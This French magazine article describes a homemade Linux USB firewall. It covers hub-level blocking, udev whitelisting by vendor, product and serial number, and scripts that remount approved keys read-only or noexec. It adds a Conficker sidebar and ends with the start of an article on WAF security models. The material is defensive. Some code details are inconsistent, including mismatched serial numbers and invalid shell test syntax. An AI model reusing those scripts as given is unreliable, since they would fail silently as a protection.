Le répertoire d'un hub USB contient un fichier **authorized_defaut** ; lorsque ce fichier contient **1**, la connexion d'une nouvelle clé USB est autorisée, et lorsqu'il contient **0**, toute nouvelle clé USB sera ignorée. La commande suivante affiche la valeur actuelle de ce fichier pour chaque hub USB :

```
$ find /sys/bus/usb/devices/ -name 'usb*' -print -exec cat {}/
authorized_default \;
/sys/bus/usb/devices/usb1
1
/sys/bus/usb/devices/usb2
1
/sys/bus/usb/devices/usb3
1
/sys/bus/usb/devices/usb4
1
/sys/bus/usb/devices/usb5
1
```

Comme annoncé précédemment, nous constatons bien que toute nouvelle clé USB sera autorisée, quel que soit le hub USB sur lequel elle sera connectée (les fichiers **authorized_default** contiennent tous **1**).

Une première solution simple de filtrage consiste à écrire deux scripts : **usbfilter-on.sh** et **usbfilter-off.sh** (cf. listing ci-dessous) qui, respectivement, autorise et interdit toute nouvelle connexion. Ces scripts se contentent de renseigner 0 ou 1 dans le fichier **authorized_defaut** suivant le but recherché. Ces deux scripts doivent être exécutés sous **root** car ils modifient la configuration du système (directement sous **root** ou via **sudo**, ou une autre méthode).

Remarque : je copie tous les scripts sous **/root** pour les démonstrations de cet article.

```
#!/bin/sh
#/root/usbfilter-on.sh
for device in /sys/bus/usb/devices/usb* ; do
   echo 0 > $device/authorized_default
done

#!/bin/sh
#/root/usbfilter-off.sh
for device in /sys/bus/usb/devices/usb* ; do
   echo 1 > $device/authorized_default
done
```

Il ne manque plus qu'un script **usbfilter-status.sh** (cf. listing ci-dessous) qui permet, comme son nom l'indique, de savoir à tout moment si la protection est active ou non (j'ai ajouté un commentaire pour éviter toute confusion entre les valeurs 0 et 1) :

```
#!/bin/sh
#/root/usbfilter-status.sh
echo "*** Signification : 0 = protégé ; 1 = pas protégé"
for device in /sys/bus/usb/devices/usb* ; do
   echo -n "$device:"
   cat $device/authorized_default
done
```

Un petit test pour constater visuellement ce qui se passe et s'assurer que tout le monde a bien compris (ne pas oublier de rendre les scripts exécutables via un **chmod u+x usbfilter-*.sh**) :

```
# ./usbfilter-status.sh
*** Signification : 0 = protégé ; 1 = pas protégé
/sys/bus/usb/devices/usb1:1
/sys/bus/usb/devices/usb2:1
/sys/bus/usb/devices/usb3:1
/sys/bus/usb/devices/usb4:1
/sys/bus/usb/devices/usb5:1
# ./usbfilter-on.sh
# ./usbfilter-status.sh
*** Signification : 0 = protégé ; 1 = pas protégé
/sys/bus/usb/devices/usb1:0
/sys/bus/usb/devices/usb2:0
/sys/bus/usb/devices/usb3:0
/sys/bus/usb/devices/usb4:0
/sys/bus/usb/devices/usb5:0
# ./usbfilter-off.sh
# ./usbfilter-status.sh
*** Signification : 0 = protégé ; 1 = pas protégé
/sys/bus/usb/devices/usb1:1
/sys/bus/usb/devices/usb2:1
/sys/bus/usb/devices/usb3:1
/sys/bus/usb/devices/usb4:1
/sys/bus/usb/devices/usb5:1
```

Maintenant, passons à un test concret avec une clé USB. Insérons une clé. Nous constatons qu'elle monte bien. C'est normal, car nous venons d'exécuter **usbfilter-off.sh**. Retirons la clé proprement et exécutons **usbfilter-on.sh** pour activer notre protection. Insérons la clé à nouveau : la clé ne monte plus. Notre première protection est opérationnelle.

2.2 Un pare-feu USB qui reconnaît les clés USB légitimes

En regardant de plus près, nous nous apercevons que chaque clé USB a un attribut **authorized** qui suit le même principe que l'attribut **authorized_default** du hub USB : **0** interdit, **1** autorisé. Nous utiliserons cet attribut un peu plus tard.

Nous venons de vérifier qu'avec simplement trois scripts, vous pouvez déjà protéger votre machine, de manière grossière certes, mais efficace. Si vous utilisez rarement des clés USB, cette solution peut être suffisante. Par contre, si vous en faites un usage plus intensif, cette solution pourrait devenir pénible : pour être toujours protégé, il faudrait lancer **usbfilter-off.sh** lors de la connexion d'une clé USB, puis **usbfilter-on.sh** dès qu'elle a été reconnue et montée. Il manque effectivement la possibilité de déclarer une fois pour toutes nos clés : la solution ne devrait autoriser que nos clés (celles que nous avons explicitement déclarées), tout en interdisant toutes les autres. Alors plus besoin de jongler avec les scripts au quotidien !

Pour réaliser cela, il faut pouvoir identifier nos clés. Il se trouve que toute clé USB possède trois caractéristiques facilement utilisables pour l'identifier :

- son fabricant ;
- son modèle ;
- son numéro de série.

Ces trois données permettent d'identifier précisément n'importe quelle clé USB : le fabricant en garantit l'unicité, dans le même esprit que l'adresse MAC des cartes réseau. De plus, ces données sont écrites en dur dans la clé USB et ne sont donc pas modifiables.

Pour récupérer les caractéristiques d'une clé, il faut :

- déconnecter toutes les clés USB ;
- s'assurer que les connexions sont autorisées (exécuter **usbfilter-off.sh** si vous avez un doute) ;
- brancher la clé concernée ;
- lancer la commande suivante qui affiche les informations désirées :

```
# lsusb -v | grep -E "iSerial|idVendor|idProduct"
```

La commande **lsusb** est disponible dans toutes les bonnes distributions ;-). Debian la propose dans le package **usbutils** ; sous Ubuntu 10.04, elle est installée par défaut.

Cette commande affiche avec l'option **-v** des informations détaillées sur les clés USB ainsi que les hubs USB sur lesquels elles se connectent. La récupération de toutes les informations nécessite d'exécuter la commande sous **root**. L'exemple suivant montre les informations obtenues sur ma machine de test :

```
# lsusb -v | grep -E "iSerial|idVendor|idProduct"
  idVendor           0x054c Sony Corp.
  idProduct          0x0241
  iSerial                 48 A605062100023
  idVendor           0x1d6b Linux Foundation
  idProduct          0x0002 2.0 root hub
  iSerial                  1 0000:00:1d.7
  idVendor           0x1d6b Linux Foundation
  idProduct          0x0001 1.1 root hub
  iSerial                  1 0000:00:1d.3
  idVendor           0x1d6b Linux Foundation
  idProduct          0x0001 1.1 root hub
  iSerial                  1 0000:00:1d.2
  idVendor           0x1d6b Linux Foundation
  idProduct          0x0001 1.1 root hub
  iSerial                  1 0000:00:1d.1
  idVendor           0x1d6b Linux Foundation
  idProduct          0x0001 1.1 root hub
  iSerial                  1 0000:00:1d.0
```

Les trois premières lignes concernent la clé USB ; les autres lignes correspondent aux cinq hubs USB présents sur ma machine de test (**idProduct** indique **2.0 root hub**) et peuvent être ignorées.

Il est possible d'optimiser cela avec le script **usbfilter-info.sh** (cf. listing ci-dessous), qui fait un état des lieux USB avant l'insertion de la clé et n'affiche que les informations de cette nouvelle clé. Il est donc inutile de déconnecter toutes les clés USB pour trouver les caractéristiques d'une clé.

```
#!/bin/sh
#/root/usbfilter-info.sh
lsusb -v | grep -E "iSerial|idVendor|idProduct" > usbfilter-info.tmp1
read -p "Insérer la clé USB, attendre qu'elle monte et appuyer sur ENTRER..." x
lsusb -v | grep -E "iSerial|idVendor|idProduct" > usbfilter-info.tmp2
echo "La clé a les caractéristiques suivantes :"
diff usbfilter-info.tmp1 usbfilter-info.tmp2 | tail -3
rm -f usbfilter-info.tmp1 usbfilter-info.tmp2
```

Pour récupérer les caractéristique d'une clé, il faut simplement :

- s'assurer que les connexions sont autorisées (exécuter **usbfilter-off.sh** si vous avez un doute) ;
- lancer le script **usbfilter-info.sh** ;
- suivre les indications du message (brancher la clé concernée, attendre qu'elle monte, puis appuyer sur ENTRER) ;
- les caractéristiques de la clé s'affichent !

En utilisant ce script avec la clé USB, nous obtenons ceci :

```
# ./usbfilter-info.sh
Insérer la clé USB, attendre qu'elle monte et appuyer sur ENTRER...
La clé a les caractéristiques suivantes :
>   idVendor           0x054c Sony Corp.
>   idProduct          0x0241
>   iSerial                 48 A605062100023
```

Nous connaissons maintenant les informations nécessaires pour identifier de manière unique la clé USB désirée. Il ne reste plus qu'à écrire la règle **udev** pour l'autoriser lors de sa connexion. J'ai déjà présenté dans les deux articles précédents la notion de fichier de règles **udev** ; je ne reviens pas dessus. Ce fichier de règles s'appelle **000_usbfilter.rules** :

```
#/etc/udev/rules.d/000_usbfilter.rules
ACTION=="add",SUBSYSTEM=="usb",ATTR{idVendor}=="054c",ATTR{idProduct
}=="0241",ATTR{serial}=="A6050621000023",ATTR{authorized}="1"
```

RAPPEL

Il faut copier ce fichier dans le répertoire /etc/udev/rules.d/ et mettre les bonnes permissions sur ce fichier, c'est-à-dire 644 root:root.

Ce fichier ne fait qu'une seule chose : mettre l'attribut **authorized** à **1** (**ATTR{authorized}= "1 "**), ce qui a pour effet d'autoriser l'utilisation de la clé USB concernée. Tout le reste représente les conditions pour exécuter cette action : l'ajout (**ACTION== "add "**) d'une clé USB (**SUBSYSTEM== "usb "**) dont le fabricant, le modèle et le numéro de série sont ceux précisés.

Nous pouvons maintenant déconnecter la clé, activer la protection (exécuter **usbfilter-on.sh**) et constater que la clé monte. Si nous connectons une autre clé USB, elle ne montera pas. Le pare-feu USB est en place et il est sélectif !

Il ne vous reste plus qu'à ajouter une ligne dans le fichier de règles pour chacune des clés USB que vous souhaitez autoriser.

Remarque : La solution fonctionne lorsque Linux est déjà lancé. Par contre, si la clé USB est connectée avant le lancement de Linux, elle sera quand même montée. En effet, le **script usbfilter-on.sh** modifie l'arborescence **/sys**, qui est un système de fichiers virtuel en RAM. Toutes les modifications sont perdues à chaque redémarrage. Il faudrait en fait changer le mode de fonctionnement par défaut de Linux, c'est-à-dire interdire par défaut le montage de toute clé USB. C'est possible en modifiant les sources du noyau et en le recompilant. Pour ceux que cela intéresse, il suffit de modifier la ligne

```
hcd->authorized_default = hcd->wireless? 0 : 1;
```

présente dans le fichier **drivers/usb/core/hcd.c** en la remplaçant par la ligne :

```
hcd->authorized_default = 0 ;
```

Cela fonctionne au moins depuis le noyau 2.6.26 utilisé par Debian 5.0 et jusqu'au tout dernier noyau 2.6.34-rc5 (au moment de la rédaction de cet article). Ces informations sont suffisantes pour réaliser la modification et avoir une solution efficace, même si une clé est montée avant le démarrage de Linux. Je ne rentre pas dans le détail des opérations de compilation du noyau, car cela dépasse le cadre de cet article.

Nous avons maintenant une solution qui nous protège de manière transparente : nous pouvons utiliser nos clés USB tout en interdisant les autres. Nous savons désactiver temporairement cette protection (exécution de **usbfilter-off.sh**) pour utiliser de manière exceptionnelle une clé non référencée.

▪ LE CAS CONFICKER

D'après l'éditeur d'antivirus F-Secure, le ver Conficker a infecté 9 millions d'ordinateurs à travers le monde. Ce ver serait encore actif sur plus de 6 millions d'adresses sur Internet [I]. Il utilise divers vecteurs d'infection allant des communications sur le réseau (infection du service serveur de Windows) à la clé USB ; dans ce dernier cas, il s'appuie sur la fonctionnalité « *autorun* » de Windows (Conficker n'infecte que des ordinateurs Windows). Cette fonctionnalité très pratique est régulièrement utilisée comme vecteur d'attaque car très simple à mettre en œuvre et d'une efficacité redoutable (elle est également proposée par défaut sous Linux par GNOME, KDE, ...). Beaucoup d'entreprises définissent une politique de sécurité de leurs systèmes d'information fondée principalement sur la protection de leur frontière avec l'extérieur. Mais les pare-feu, VPN et autres passerelles antivirus de messagerie ne sont d'aucune utilité lorsque l'attaque (involontaire ou non) vient de l'intérieur de leur système. C'est pourtant bien le cas lorsqu'une personne connecte sa clé USB dans sa machine d'entreprise alors qu'elle l'a utilisée la veille chez elle pour récupérer des données sur Internet, ou encore lorsqu'une personne branche la clé USB trouvée, comme par hasard, le matin même sur le parking devant sa société... mais là, il peut s'agir d'une attaque ciblée. Le problème est traité très sérieusement par le Pentagone, qui a mis plus de 15 mois avant d'autoriser à nouveau l'utilisation des clés USB, et encore, de manière limitée.

La solution proposée dans l'article ci-contre (pare-feu USB) permet d'avoir une couche supplémentaire de protection ; c'est un moyen d'augmenter la frontière de sécurité du système d'information en prenant en compte les moyens d'entrée/sortie des machines (USB). Restons prudents, sans devenir paranoïaques, et gardons à l'esprit que cela n'arrive pas qu'aux autres ;-).

[I] *Conficker Working Group*, http://www.confickerworkinggroup.org

2.3 Un pare-feu USB qui interdit les modifications sur certaines clés USB

Nous avons un niveau de filtrage qui permet d'interdire les clés USB non autorisées. Mais une fois une clé autorisée, tout est possible dessus : lire, modifier et même effacer des données. Toutes ces actions ne sont pas forcément nécessaires. Il serait par exemple utile de disposer d'une notion de filtrage permettant de protéger une clé contre toute écriture. Nous aurions ainsi un moyen de protection contre deux types de menaces :

- la perte d'intégrité des données présentes sur la clé (modification et effacement de données) ;
- la fuite d'informations (copie sur la clé de données non souhaitées pour être récupérées ensuite par le propriétaire de la clé).

Pour lutter contre cela, nous allons faire évoluer notre pare-feu USB afin d'avoir la possibilité de lui demander de monter les partitions d'une clé en lecture seule. Nous tombons ici sur un problème supplémentaire : généralement, le montage d'un média amovible est automatiquement réalisé par le gestionnaire de bureau (GNOME, KDE, Xfce, ...). Cela veut dire qu'une clé USB sera automatiquement montée par le gestionnaire de bureau et qu'à moins de vouloir gérer nous-mêmes tout cela (création du point de montage dans **/media** puis montage, interfaçage avec la demande de démontage puis démontage et suppression du point de montage, ...), il faudra accepter d'intervenir juste après le montage de la clé. Concrètement, la clé sera montée avec toutes les permissions habituelles, dont l'écriture, et nous passerons juste après pour positionner les permissions que nous souhaitons. Maintenant que vous connaissez cette contrainte, je peux continuer l'explication l'âme sereine ;-).

L'idée ici est d'écrire une règle **udev** qui attend que le gestionnaire de bureau ait fini de monter la clé USB pour la remonter avec les bonnes permissions. Les scripts lancés par **udev** ne doivent pas durer trop longtemps pour ne pas impacter **udev** et le système. C'est pour cela que j'utilise deux scripts **usbfilter-ro.sh** et **usbfilter-ro2.sh** (cf. listings ci-dessous) : la règle **udev** appelle le script **usbfilter-ro.sh**, qui lance lui-même le script **usbfilter-ro2.sh** en tâche de fond, puis se termine. Ainsi, nous ne perturbons pas **udev** et le deuxième script peut attendre tranquillement que la clé USB soit montée.

```
 0: #!/bin/sh
 1: # /root/usbfilter-ro.sh
 2: HORODATAGE=$(date "+%F_%H-%M-%S-%N")
 3: PGM_NAME=$(basename $0 .sh)
 4: REP_BASE=/root/log-usbfilter
 5: FIC_LOG=${REP_BASE}/${HORODATAGE}_${PGM_NAME}.log
 6:
 7: [ ! -d $REP_BASE ] && mkdir -p $REP_BASE
 8:
 9: echo "--- $HORODATAGE  -  $PGM_NAME" > $FIC_LOG
10: echo "    Argument 1 : _${1}_" >> $FIC_LOG
11:
12: if [ "_$1" == "_" ]; then
13:   echo '    ERREUR : Argument manquant.' >> $FIC_LOG
14:   exit 0
15: fi
16:
17: PARTITION=$(echo $1 | awk -F/ '{nb=split($0,tab); print tab[nb-1]}')
18:
19: /root/usbfilter-ro2.sh $PARTITION &
20:
21: echo "*** fin de $PGM_NAME"  >> $FIC_LOG
22:
23: exit 0
```

```
 0: #!/bin/sh
 1: # /root/usbfilter-ro2.sh
 2: HORODATAGE=$(date "+%F_%H-%M-%S-%N")
 3: PGM_NAME=$(basename $0 .sh)
 4: REP_BASE=/root/log-usbfilter
 5: FIC_LOG=${REP_BASE}/${HORODATAGE}_${PGM_NAME}.log
 6:
 7: echo "--- $HORODATAGE  -  $PGM_NAME" > $FIC_LOG
 8: echo "    Argument 1 : _${1}_" >> $FIC_LOG
 9:
10: if [ "_$1" == "_" ]; then
11:   echo '    ERREUR : Argument manquant.' >> $FIC_LOG
12:   exit 0
13: fi
14:
15: PARTITION=$1
16: echo "*** recherche de la partition _${PARTITION}_"  >> $FIC_LOG
17:
18: grep $PARTITION /etc/mtab || sleep 1
19: grep $PARTITION /etc/mtab || sleep 1
20: grep $PARTITION /etc/mtab || sleep 1
21: grep $PARTITION /etc/mtab || sleep 1
22: grep $PARTITION /etc/mtab || sleep 1
23: grep $PARTITION /etc/mtab || sleep 1
24: grep $PARTITION /etc/mtab || sleep 1
25: grep $PARTITION /etc/mtab || sleep 1
26: grep $PARTITION /etc/mtab || sleep 1
27: grep $PARTITION /etc/mtab || sleep 1
28:
29: POINT_MONTAGE=$(grep $PARTITION /etc/mtab | awk '{print $2}')
30: if [ "_$POINT_MONTAGE" == '_' ]; then
31:   echo '  Erreur dans la recuperation du point de montage' >> $FIC_LOG
32:   exit 0
33: fi
34:
35: echo "Point de montage : $POINT_MONTAGE"  >> $FIC_LOG
36:
37: echo "*** Avant" >> $FIC_LOG
38: mount >> $FIC_LOG
39:
40: mount $POINT_MONTAGE -o remount,ro
41:
42: echo "*** Apres" >> $FIC_LOG
43: mount >> $FIC_LOG
44:
45: echo "*** fin de $PGM_NAME"  >> $FIC_LOG
46:
47: exit 0
```

Pour chaque clé USB que nous voulons monter en lecture seule, il faut ajouter une ligne (la fameuse règle **udev**) dans le fichier **000_usbfilter.rules**. Par exemple, pour la clé autorisée préalablement, la ligne serait la suivante :

```
ACTION=="add",SUBSYSTEM=="block",SUBSYSTEMS=="usb",ATTRS{idVendor}
=="054c",ATTRS{idProduct}=="0241",ATTRS{serial}=="A6050621000023",
RUN+="/root/usbfilter-ro.sh %p"
```

Attention : il faut toujours une première ligne autorisant la clé. Ici, c'est une deuxième ligne qui précise qu'il faut que la clé soit montée en lecture seule.

Je n'explique pas le script **usbfilter-ro.sh** car il est basé sur le même principe que ceux présentés dans les articles précités. Par contre, le script **usbfilter-ro2.sh** a quelques particularités :

- Les lignes 18 à 27 cherchent la partition dans le fichier **/etc/mtab**, qui contient la liste des partitions actuellement montées. Etant donné que le montage automatique est réalisé par le gestionnaire de bureau et que celui-ci gère beaucoup de choses en même temps, le montage peut prendre plusieurs secondes. Si le montage n'est pas fait, le script attend une seconde et teste à nouveau. J'ai choisi de faire ce test dix fois de suite par sécurité, car mes tests ont montré qu'il fallait parfois plus de cinq secondes pour monter une clé USB. Chaque test est instantané si la clé est déjà montée, donc l'enchaînement de dix tests ne ralentit pas le script, donc n'a pas d'impact sur le délai avant la mise en place des nouvelles permissions. Vous pouvez aussi faire cela dans une boucle si le cœur vous en dit ;-).
- La ligne 29 récupère le point de montage qui est le deuxième élément présent sur une ligne du fichier **/etc/mtab**.
- Enfin, la ligne 40 remonte la clé USB en forçant l'option **ro** (*read-only*) qui interdit toute écriture. C'est le rôle de l'option **-o remount** de la commande **mount** : elle permet de prendre en compte de nouvelles options, sans avoir à démonter puis remonter le point de montage. Il suffit de séparer chaque option par une virgule.

Attention :

- L'interdiction en écriture n'est mise en place qu'à l'insertion de la clé. Si vous démontez cette clé dans le gestion de bureau puis que vous la remontez (sans l'avoir déconnectée physiquement), la protection sera perdue car **udev** ne verra pas ce type d'action et ne lancera donc pas le script **usbfilter-ro.sh**. Il faut donc compléter la solution technique par une solution organisationnelle :

  Déconnecter physiquement toute clé qui a été démontée logiquement (gestionnaire de bureau, ligne de commandes, etc.).

  Ainsi, si vous voulez utiliser à nouveau la clé, elle sera automatiquement protégée lors de sa prochaine connexion.

- Si votre gestionnaire de bureau ne monte pas automatiquement la clé, alors la solution ne fonctionne pas. En effet, le script **usbfilter-ro.sh** sera bien lancé. Il appellera le script **usbfilter-ro2.sh**, qui attendra pendant dix secondes que la partition monte. Dans l'hypothèse où le gestionnaire de bureau ne monte pas la clé, la partition ne sera pas montée et ne pourra donc pas être remontée en lecture seule. Lorsque vous demanderez au gestionnaire de bureau de monter la clé, nous retomberons dans le premier cas énoncé juste avant. Il y a exactement la même limitation si vous travaillez en mode console (pas de mode graphique).

  Pour résumer :

  La protection en écriture d'une clé ne fonctionne que s'il y a un montage automatique juste après l'insertion d'une clé (cas de fonctionnement classique d'un gestionnaire de bureau).

2.4 Un pare-feu USB qui sait aussi filtrer les actions légitimes

Sur le même principe que la protection en écriture, nous pouvons interdire l'exécution de programme depuis une clé USB : il suffit de remplacer la directive **remount,ro** par **remount,noexec** dans le script **usbfilter-ro2.sh**.

Plutôt que d'avoir des scripts pour interdire l'écriture, d'autres l'exécution, et ainsi de suite, il serait plus simple de préciser directement dans le fichier de règles **udev** les options de protection souhaitées et d'avoir un seul jeu de scripts qui traitent celles-ci. Je vous propose ainsi le fichier de règles **udev** suivant (annule et remplace le fichier précédent) :

```
#/etc/udev/rules.d/000_usbfilter.rules
# Gestion des périphériques usb autorisés
#

#
# Périphériques usb autorisés
#
ACTION=="add",SUBSYSTEM=="usb",ATTR{idVendor}=="054c",ATTR{idProduct
}=="0241",ATTR{serial}=="A605062100023",ATTR{authorized}="1"
ACTION=="add",SUBSYSTEM=="usb",ATTR{idVendor}=="054c",ATTR{idProduct
}=="0241",ATTR{serial}=="A605062100024",ATTR{authorized}="1"
ACTION=="add",SUBSYSTEM=="usb",ATTR{idVendor}=="054c",ATTR{idProduct
}=="0241",ATTR{serial}=="A605062100025",ATTR{authorized}="1"
ACTION=="add",SUBSYSTEM=="usb",ATTR{idVendor}=="054c",ATTR{idProduct
}=="0241",ATTR{serial}=="A605062100026",ATTR{authorized}="1"

#
# Périphériques usb à protéger (en écriture , exécution...)
#
ACTION=="add",SUBSYSTEM=="block",SUBSYSTEMS=="usb",ATTRS{idVendor}
=="054c",ATTRS{idProduct}=="0241",ATTRS{serial}=="A605062100023",
RUN+="/root/usbfilter-mount.sh %p ro"
ACTION=="add",SUBSYSTEM=="block",SUBSYSTEMS=="usb",ATTRS{idVendor}
=="054c",ATTRS{idProduct}=="0241",ATTRS{serial}=="A605062100024",
RUN+="/root/usbfilter-mount.sh %p noexec"
ACTION=="add",SUBSYSTEM=="block",SUBSYSTEMS=="usb",ATTRS{idVendor}
=="054c",ATTRS{idProduct}=="0241",ATTRS{serial}=="A605062100025",
RUN+="/root/usbfilter-mount.sh %p ro,noexec"
```

Le premier groupe de règles identifie les clés USB autorisées, tandis que le deuxième groupe précise les protections à mettre en place sur chaque clé. Si aucune protection n'est indiquée, alors il sera possible d'écrire, d'exécuter des programmes depuis la clé.

Dans mon exemple, j'ai quatre clés USB (celle utilisée dans mes tests précédents plus trois autres dont les informations ont été obtenues comme d'habitude avec le script **usbfilter-info.sh**, après insertion de chaque clé) :

- la première est protégée en lecture seule ;
- la deuxième en exécution ;
- la troisième en lecture et exécution ;
- la dernière n'a pas de protection particulière (montage standard).

Il n'y a plus qu'une seule syntaxe à gérer pour indiquer les permissions sur les clés USB. C'est plus simple à comprendre et plus simple à gérer. Une bonne solution de sécurité passe aussi par des fichiers de configuration faciles à comprendre et à modifier ;-).

Les scripts **usbfilter-ro.sh** et **usbfilter-ro2.sh** ne servent plus et sont remplacés par **usbfilter-mount.sh** et **usbfilter-mount2.sh** (cf. listings ci-dessous), qui en sont une adaptation directe.

```
#!/bin/sh
#/root/usbfilter-mount.sh
HORODATAGE=$(date "+%F_%H-%M-%S-%N")
PGM_NAME=$(basename $0 .sh)
REP_BASE=/root/log-usbfilter
FIC_LOG=${REP_BASE}/${HORODATAGE}_${PGM_NAME}.log

[ ! -d $REP_BASE ] && mkdir -p $REP_BASE

echo "--- $HORODATAGE  -  $PGM_NAME" > $FIC_LOG
echo "    Argument 1 : _${1}_" >> $FIC_LOG
echo "    Argument 2 : _${2}_" >> $FIC_LOG

if [ "_$1" == "_" || "_$2" == "_" ]; then
echo '    ERREUR : Argument manquant.' >> $FIC_LOG
  exit 0
fi

PARTITION=$(echo $1 | awk -F/ '{nb=split($0,tab); print tab[nb-1]}')

echo '*** lancement de usbfilter-mount2.sh'  >> $FIC_LOG
/root/usbfilter-mount2.sh $PARTITION $2 &
echo '*** fin du lancement de usbfilter-mount2.sh'  >> $FIC_LOG

echo "*** fin de $PGM_NAME"  >> $FIC_LOG

exit 0
```

```
#!/bin/sh
#/root/usbfilter-mount2.sh
HORODATAGE=$(date "+%F_%H-%M-%S-%N")
PGM_NAME=$(basename $0 .sh)
REP_BASE=/root/log-usbfilter
FIC_LOG=${REP_BASE}/${HORODATAGE}_${PGM_NAME}.log

echo "--- $HORODATAGE  -  $PGM_NAME" > $FIC_LOG
echo "    Argument 1 : _${1}_" >> $FIC_LOG
echo "    Argument 2 : _${2}_" >> $FIC_LOG

if [ "_$1" == "_" || "_$2" == "_" ]; then
  echo '    ERREUR : Argument manquant.' >> $FIC_LOG
  exit 0
fi

PARTITION=$1
echo "*** recherche de la partition _${PARTITION}_"  >> $FIC_LOG

grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1
grep $PARTITION /etc/mtab || sleep 1

POINT_MONTAGE=$(grep $PARTITION /etc/mtab | awk '{print $2}')
if [ "_$POINT_MONTAGE" == '_' ]; then
  echo '   Erreur dans la recuperation du point de montage' >> $FIC_LOG
  exit 0
fi

mount $POINT_MONTAGE -o remount,$2

echo "*** Apres" >> $FIC_LOG
mount >> $FIC_LOG

echo "*** fin de $PGM_NAME"  >> $FIC_LOG

exit 0
```

La plupart des clés USB sont formatées en FAT. Or ce système de fichiers ne gère pas les permissions en exécution. Faisons un petit test pour vérifier si notre protection en exécution est quand même efficace sur des clés formatées en FAT.

Copions le script **test-write.sh** (cf. listing ci-dessous) sur la deuxième clé (protégée en exécution) et la quatrième clé (pas protégée en exécution).

```
#!/bin/sh
#/root/test-write.sh
touch /tmp/coucou
```

Ce script crée juste un fichier **coucou** dans le répertoire **/tmp**.

Si nous lançons ce script depuis la quatrième clé, nous obtenons bien un fichier **coucou** dans le répertoire **/tmp**, ce qui est normal car cette clé n'est pas protégée en exécution :

```
$ /media/disk-4/test-write.sh
$ ls /tmp/coucou
/tmp/coucou
```

Notre script fonctionne.

Par contre, si nous lançons ce script depuis la deuxième clé (protégée en exécution), nous obtenons le message d'erreur suivant :

```
$ /media/disk-2/test-write.sh
bash: /media/disk-2/run-write.sh: Permission denied
```

La protection en exécution fonctionne bien sur une clé, même si elle est formatée en FAT !

Conclusion

La sécurité passe d'abord par une prudence dans l'utilisation de l'outil informatique : les pirates profitent largement de la naïveté ou de la négligence des utilisateurs pour réaliser leurs attaques. Ma solution n'est pas parfaite, mais elle offre l'avantage d'être facile à mettre en place et à gérer au quotidien. Elle devrait vous permettre de configurer vos clés USB en fonction de leur utilisation, par exemple :

- pas de restrictions pour les clés que vous êtes seul à manipuler ;
- interdiction d'exécution pour celles qui vous servent aux échanges de données ;
- interdiction d'exécution et d'écriture pour la clé qu'un fournisseur vous passe pour récupérer une documentation... (ne pas oublier de la supprimer du fichier dès que possible).

Des adaptations pourraient être réalisées pour une utilisation dans un contexte professionnel avec une centralisation des configurations, une meilleure gestion du montage automatique, ... Mais cela est une autre histoire...

Vous êtes maintenant au moins informé des risques que vous encourez si vous utilisez les yeux fermés ces petits bouts de plastique. Je vous propose un pare-feu USB qui n'est qu'un moyen supplémentaire, et simple je l'espère, pour éviter notamment l'exécution d'un virus présent dans un programme. CQFD si j'en crois le titre ! ■

■ RÉFÉRENCES

[1] http://www.clubic.com/actualite-241654-cles-usb-interdites-acces-pentagon.html

[2] http://www.securecomputing.net.au/News/167749,military-ban-against-usb-drives-partially-lifted.aspx

[MISC-41] L. Dubeaux, N. Ben Aloui et A. Derock, « La sécurité des clés USB (Partie 1)», *MISC* n°41 de Janvier/Février 2009

[MISC-42] L. Dubeaux, N. Ben Aloui et A. Derock, « La sécurité des clés USB (Partie 2)», *MISC* n°42 de Mars/Avril 2009

LES MODÈLES DE SÉCURITÉ DANS LES WAF

Renaud Bidou – Directeur Technique – DenyAll – rbidou@denyall.com

mots-clés : WAF / SÉCURITÉ POSITIVE / SÉCURITÉ NÉGATIVE / SCORING

La conception de systèmes de sécurité s'appuie sur différents concepts complémentaires, nommés « modèles de sécurité ». Les deux modèles les plus courants et les plus simples à appréhender sont les modèles positifs et négatifs.

1 Notion de modèles de sécurité

Le modèle positif répond à la directive : « tout ce qui n'est pas autorisé est interdit ». Il impose par conséquent de maîtriser l'ensemble des paramètres acceptables dans le cadre d'une transaction précise. Ce modèle est mis en place dans les *firewalls* réseau.

Le modèle négatif répond, lui, à la directive : « tout ce qui n'est pas interdit est autorisé » et nécessite de disposer d'une liste exhaustive des menaces. Ce modèle de sécurité est implémenté dans les systèmes de type IPS (*Intrusion Prevention System*).

D'autres modèles de sécurité sont parfois implémentés dans les *Web Application Firewalls* :

- Le modèle de transformation : ce modèle consiste à modifier les données entrantes et/ou sortantes à la volée. Il peut être appliqué à des problématiques de confidentialité, de masquage de l'infrastructure ou encore de protection contre les tentatives d'évasion, c'est-à-dire visant à éviter la détection par les moteurs d'analyse du WAF.
- Le modèle de suivi : communément appelé modèle de « *tracking* », consiste à effectuer des opérations de contrôle d'intégrité de données transmises à l'utilisateur afin de garantir que ces données n'ont pas été altérées. Ce modèle est souvent associé au modèle de sécurité positif et qualifié de dynamique.
- Le modèle par score : ce dernier modèle consiste à identifier une attaque en fonction d'un « poids » attribué aux données en fonction de la présence de certains éléments tels que des caractères, des longueurs de chaînes ou encore des modèles de données. L'implémentation de ce modèle, dont l'objectif est de pallier les limites des modèles précédents, reste aujourd'hui très limitée.

Chacun de ces modèles est implémenté au travers de différentes fonctions ou modules dans les WAF. Cette nécessaire complémentarité des approches de la sécurité, ainsi que la multiplicité des fonctions disponibles dans chacun de ces modèles, sont responsables de la complexité importante liée à la mise en œuvre de ces outils dès lors que le niveau de sécurité recherché est élevé.

2 Les modèles « classiques »

2.1 Modèle de sécurité négatif

Quatre principales fonctions peuvent être mises en œuvre dans le cadre du modèle de sécurité négatif d'un WAF :

1. Le filtrage des en-têtes, qui vise à interdire la manipulation de paramètres soumis par l'utilisateur au serveur web.
2. L'analyse du contenu sortant, nécessaire au filtrage d'attaques dites « persistantes ».
3. La base de signatures, permettant l'analyse des données entrantes et sortantes contre une base de modèles (*patterns*) caractéristiques de certains types d'attaques.

4. L'analyse comportementale, offrant une protection contre les attaques par saturation, les aspirations de site et les attaques par « brute force » via un mécanisme implémentant une « signature » prenant en compte le facteur temps.

2.2 Modèle de sécurité positif

Le modèle de sécurité positif dans les WAF est appliqué par tout ou partie des fonctionnalités suivantes :

1. Limite des éléments d'une requête : consiste à définir certaines limites (telles que la taille ou le nombre d'occurrences) de chacun des éléments de la requête (en-têtes, arguments et données postées, etc.).
